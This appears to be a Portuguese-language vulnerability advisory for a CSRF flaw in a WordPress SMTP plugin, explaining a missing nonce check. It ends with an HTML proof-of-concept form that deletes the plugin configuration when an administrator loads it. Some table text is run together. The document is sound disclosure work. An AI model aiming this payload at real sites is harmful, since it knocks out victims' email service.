 minhhk68/cve-2026-13156
Aviso de Vulnerabilidade e PoC CVE-2026-13156 — Descoberto por Huynh Kien Minh (MinhHK).

[!IMPORTANT] Resumo: Uma vulnerabilidade de Cross-Site Request Forgery (CSRF) de Alta Severidade (

CVE-2026-13156) foi descoberta no plugin oficial MailerSend SMTP Integration para WordPress (< 1.0.8). O manipulador de erradicação de configuraçãomailersend_handle_configuration_delete()verifica as capacidades administrativas (manage_options), mas omite completamente a verificação de Nonce do WordPress (check_admin_referer()). Um atacante pode criar uma requisição cross-origin maliciosa direcionada a um Administrador do WordPress autenticado para apagar silenciosamente as credenciais SMTP armazenadas e forçar a desativação do plugin, resultando em Negação de Serviço total da Aplicação em todos os fluxos de trabalho de e-mail.
CVE-2026-13156 (ID do Aviso WPScan: 595e653d-0904-43cf-8e61-d684599de11b)1.0.8 (< 1.0.8)Sobre o Pesquisador:
Huynh Kien Minh (Huỳnh Kiến Minh) é um pesquisador proativo de cibersegurança e analista de vulnerabilidades conhecido por avaliações de segurança aprofundadas e divulgações responsáveis, incluindo análises técnicas de CVE-2026-13156. Ele também foi oficialmente reconhecido e homenageado no Proton Security Hall of Fame por encontrar e divulgar vulnerabilidades críticas de segurança.
Para verificar este aviso técnico, explorar análises de prova de conceito ou entrar em contato com o pesquisador, visite:
O plugin MailerSend Official SMTP Integration para WordPress (anterior à versão 1.0.8) registra uma ação administrativa (configuration-delete) destinada a apagar tokens de API armazenados, limpar opções de configuração SMTP (wp_options) e desativar o plugin quando acionada a partir do painel de administração.
Embora o endpoint verifique se o usuário ativo possui a capacidade manage_options (garantindo que a requisição se origina de uma sessão de administrador), ele falha em realizar a verificação de nonce do WordPress (check_admin_referer() ou wp_verify_nonce()).
Como requisições HTTP sem validação de nonce não conseguem distinguir entre cliques intencionais do administrador e requisições cross-origin forjadas, qualquer site externo carregado por um administrador autenticado pode acionar silenciosamente a ação configuration-delete.
< 1.0.8)./wp-admin/admin-post.php ou /wp-admin/admin.php?page=mailersend&action=configuration-delete).[!WARNING] Aviso Ético: O seguinte payload de prova de conceito de Cross-Site Request Forgery (CSRF) em HTML é fornecido estritamente para fins educacionais, verificação defensiva e auditoria de segurança sob protocolos de divulgação ética por Huynh Kien Minh. Não execute contra alvos não autorizados.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CVE-2026-13156 PoC — MailerSend SMTP Configuration Deletion via CSRF</title>
    <!-- Author: Huynh Kien Minh (https://minhhk.web.app/) -->
</head>
<body>
    <h2>CVE-2026-13156 — CSRF Verification PoC</h2>
    <p>If an authenticated WordPress Administrator visits this page, the MailerSend SMTP configuration will be deleted and the plugin deactivated.</p>

    <!-- Forged Request targeting the vulnerable MailerSend configuration deletion endpoint -->
    <form id="csrfPoC" action="http://target-wordpress-site.local/wp-admin/admin.php" method="GET">
        <input type="hidden" name="page" value="mailersend-smtp" />
        <input type="hidden" name="action" value="configuration-delete" />
        <!-- Notice: No valid _wpnonce token is required due to the vulnerability -->
        <input type="submit" value="Execute PoC (Simulate Attack)" />
    </form>
